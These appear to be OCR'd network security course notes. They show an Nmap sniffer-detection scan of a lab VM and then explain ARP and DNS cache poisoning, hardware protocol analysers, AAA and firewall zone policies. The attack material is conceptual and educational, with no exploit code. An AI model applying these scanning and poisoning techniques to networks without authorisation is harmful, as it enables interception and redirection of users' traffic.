
```
root@kali:~# nmap --script sniffer-detect 192.168.1.10
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-01 02:21 EST
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.00004s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
636/tcp   open  ldapssl
990/tcp   open  ftps
993/tcp   open  imaps
995/tcp   open  pop3s
5061/tcp  open  sip-tls
5357/tcp  open  wsdapi
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:DE:1F:5D (Oracle VirtualBox virtual NIC)

Host script results:
|_sniffer-detect: Likely in promiscuous mode (tests: "11111111")

Nmap done: 1 IP address (1 host up) scanned in 20.02 seconds
root@kali:~#
```

❖ Detecting sniffers using xarp

X-ARP is a security application that uses advanced techniques to detect ARP based attacks.

✓ ARP poisoning

- ✓ Detecting using x-ARP



➢ DNS poisoning

❖ What is DNS


DNS is a host name to IP address translation service. DNS is a distributed database implemented in a hierarchy of name servers. It is an application layer protocol for message exchange between clients and servers.

Domain:

There are various kinds of DOMAIN:

- ✓ **Generic domain**: .com(commercial) .edu(educational) .mil(military) .org (non-profit organization) .net (similar to commercial) all these are generic domain.
- ✓ **Country domain:** .in (India) .us .uk
- ✓ **Inverse domain:** if we want to know what is the domain name of the website. Ip to domain name mapping. So DNS can provide both the mapping for example to find the ip addresses of www.abc.com then we have to type nslookup www.abc.com.

Organization of Domain:



DNS record:

DNS servers has different types of records to manage resolution efficiently and provide important information about a domain. These records are the details which are cached by DNS servers. Each records have a TTL (Time to Live) value in seconds associated with it, these values set time for the expiration of cached record in DNS server which ranges to 60 to 86400 depending on the DNS provider.

- ✓ A records – points to IPv4 address of machine where website is hosted
- ✓ AAAA records – points to IPv6 address of machine where website is hosted
- ✓ MX – points to email servers
- ✓ CNAME – canonical name for alias points hostname to hostname
- ✓ ANAME – Auto resolved alias, works like cname but points hostname to IP of hostname
- ✓ NS – name servers for subdomains
- ✓ PTR – IP address to hostname
- ✓ SOA – containing administrative information about the DNS zone
- ✓ SRV – service record for other services
- ✓ TXT – Text records mostly used for verification, SPF, DKIM, DMARC and more
- ✓ CAA – certificate authority record for SSL/TLS certificate

Name server: It is an implementation of the resolution mechanism. DNS (Domain Name System) = Name service in Internet.

Hierarchy of Name Servers:

- ✓ Root name servers – The root servers are top of root of a DNS hierarchy. There are 13 sets of these root servers from a.root-servers.net to m.root-servers.net and they are strategically placed around world, and they are operated by 12 different organizations and each set of these root servers has their own unique IP address.


- ✓ Top level server – It is responsible for com, org, edu etc. and all top level country domains like uk, fr, ca, in etc. They have info about authoritative domain servers and know names and IP addresses of each authoritative name server for the second level domains.

- ✓ Authoritative name servers - This is organization's DNS server, providing authoritative hostname to IP mapping for organization servers. Authoritative name server or servers are responsible for knowing everything about domain which includes IP address. They are final authority.

So when you type in google.com in your web browser and if your web browser or operating system cannot find IP address in its own cache memory, it will send query to next level to what is called resolver server. Resolver server is basically your ISP or Internet service provider, so when resolver receives query, it will check its own cache memory to find an IP address for google.com, and if it cannot find It, it will send query to next level which is root server.


When root server receives query for IP address for google.com, root server is not going to know what IP address is, but root server does know where to send resolver to help it find IP address. So root server will direct resolver to TLD or top-level domain server for .com domain.

When a TLD server receives query for IP address for google.com, TLD server is not going to know what IP addresses for google.com. So the TLD will direct resolver to next and final level, which are authoritative name servers. So once again the resolver will now ask authoritative name server for IP address for google.com.



❖ DNS cache poisoning

DNS Spoofing means getting a wrong entry or IP-address of the requested site from DNS server. Attackers find out the flaws in DNS system and take control and will redirect to a malicious website.




1. Request to Real Website: User hit a request for particular website it goes to DNS server to resolve the ip-address of that website.
2. Inject Fake DNS entry: Hackers already take control over the DNS server by detecting the flaws and now they add false entry in DNS server.
3. Resolve to Fake Website: Since fake entry in DNS server redirect user to wrong website.

To Prevent from DNS Spoofing-
DNS Security Extensions (DNSSEC) is used to add an additional layer of security in DNS resolution process to prevent security threats such as DNS Spoofing or DNS cache poisoning.


- Intranet DNS poisoning (local network)

For this technique, must be connected to the local area network (LAN) and be able to sniff packets. Intranet DNS poisoning attack is done over a LAN which has been ARP poisoned. For performing this DNS poisoning attack you'll need at least three computers connected in LAN for which a same router, switch or computer should act as gateway and any man-in-the-middle attack tool.




- Internet DNS poisoning (remote network)

Internet DNS Spoofing, attacker infects remote victim machine with a Trojan and changes victim's DNS IP address to that of the attacker's.



❖ Proxy server DNS poisoning

Attacker sends a Trojan to victim machine that changes its proxy server settings in Internet Explorer to that of the attacker's and redirects to fake website.



➢ Hardware protocol analysers

The primary benefits of using a hardware-based product are threefold: mobility, increased capturing throughput, and media flexibility.

Another benefit of a hardware-based protocol analyzer is that, because most of the product's functionality is loaded onto specialized processing chips, it can capture more information faster, without dropping packets due to data overload.

The third major benefit of hardware-based solutions is that typically they provide more network connection options than software-based protocol analyzers.


Venders-

- ✓ Agilent Technologies
- ✓ Fluke Networks
- ✓ McAfee
- ✓ Network Instruments
- ✓ RADCOM


- Threat avoidance / detection systems
  - ✓ AAA/ID management
  - ✓ Firewall
  - ✓ IDS
  - ✓ URL filter
  - ✓ Virus scanner
  - ✓ Logs

- AAA/ID management

Authentication, Authorization, and Accounting (AAA) is an architectural framework to gain access to computer resources, enforcing policies, auditing usage, to provide essential information required for billing of services and other processes essential for network management and security. This process is mainly used so that network and software application resources are accessible to some specific and legitimate users. The AAA concept is widely used in reference to the network protocol RADIUS.



Authentication:
Authentication is the method of identifying the user. With the help of the user's authentication credentials, it checks if the user is legitimate or not or if the user has access to the network, by checking if the user's credentials match with credentials stored in the network database. After the authentication is approved the user gains access to the internal resources of the network.



Authorization:
For the user to perform certain tasks or to issue commands to the network, he must gain authorization. It determines the extent of access to the network and what type of services and resources are accessible by the authenticated user. Authorization is the method of enforcing policies.

Accounting:
In this stage, the usage of system resources by the user is measured: Login time, Data Sent, Data Received, and Logout Time. Accounting Process is carried out by logging out the session statistics and usage information and is used for authorization control, billing, resource utilization.


- Firewall

➢ What is a firewall and what it does?

A firewall is a network security device, either hardware or software-based, which monitors all incoming and outgoing traffic and based on a defined set of security rules it accepts, rejects or drops that specific traffic.

- ✓ Accept: allow the traffic
- ✓ Reject: block the traffic but reply with an “unreachable error”
- ✓ Drop: block the traffic with no reply

A firewall establishes a barrier between secured internal networks and outside untrusted network, such as the Internet.



➢ Network security zones

A security zone is a portion of a network that has specific security requirements set. Each zone consists of a single interface or a group of interfaces, to which a security policy is applied. These zones are typically separated using a layer 3 device such as a firewall.

A firewall is used to monitor traffic destined to and originating from a network. Traffic is either allowed or denied based on a pre-determined set of rules called an access control list. Although there are many different types of firewalls, a firewall must have the following properties:


- ✓ Must be resistant to attacks
- ✓ Must be able to inspect traffic between networks
- ✓ Must have the ability to filter traffic

The number of networks we can create on a firewall depends on the number of physical ports available. A standard firewall implementation involves separating trusted traffic and untrusted traffic. Proper firewall implementation creates two basic security zones, known as inside and outside.

The inside or trusted zone is also referred to as the private zone. This zone contains assets and systems that should not be accessed by anyone outside of the organization. This includes user workstations, printers, non-public servers, and anything else that considered to be an internal resource. Devices found here have private IP addresses assigned in the network.

The outside or untrusted zone is also known as the public zone. This zone is considered to be outside the control of an organization and can be thought of as simply the public internet.

The third basic security zone is called the DMZ, or demilitarized zone. Resources in the DMZ require external access from the outside zone. It is common to see public-facing servers in the DMZ, such as email, web, or application servers. A DMZ allows public access to these resources without putting the private, inside zone resources at risk.



➢ Zone Filtering Policies (security policies)

Identification of traffic flow, applying security rules and applying other rules are done by the firewall according to security policy.

- ✓ **Inside-to-Outside and Inside-to-DMZ:** Traffic originating from the inside is inspected as it travels toward either the outside or the DMZ. Examples include an employee requesting a webpage from a public web server or accessing any resource within the DMZ. This type of traffic is allowed with very few restrictions, if any.

- ✓ **Outside-to-Inside:** Traffic originating from outside and traveling toward the inside is blocked completely, unless the traffic is in response to a request from an inside resource. For example, if an inside user requests a webpage from a public web server, this outside-to-inside traffic is allowed. Connections originating from the public network that are not a response to a request will be denied.

- ✓ **DMZ to Inside:** Traffic originating from the DMZ and traveling toward the inside is also blocked completely, unless the traffic is a response to a legitimate request from inside.


- ✓ **Outside to DMZ:** Traffic originating from the outside and traveling toward the DMZ is inspected by the firewall and selectively permitted or denied. Specific types of traffic may be passed through, such as email, HTTP, HTTPS, or DNS traffic. Also note that responses from the DMZ back to the outside will be dynamically permitted. In other words, the firewall will dynamically open a port to allow required traffic from the DMZ to the outside as needed.

- ✓ **DMZ to Outside:** Traffic originating from the DMZ and traveling toward the outside is selectively permitted based on the service requirements and firewall rules. For instance, if there is an email server in the DMZ that needs to replicate with an email server at another location, the firewall policy should allow this type of traffic.


❖ Default policy

It is very difficult to explicitly cover every possible rule on the firewall. For this reason, the firewall must always have a default policy. Default policy only consists of action (accept, reject or drop). Setting default policy as drop (or reject) is always a good practice.


- Configuring new firewall rule
  - ✓ rule type



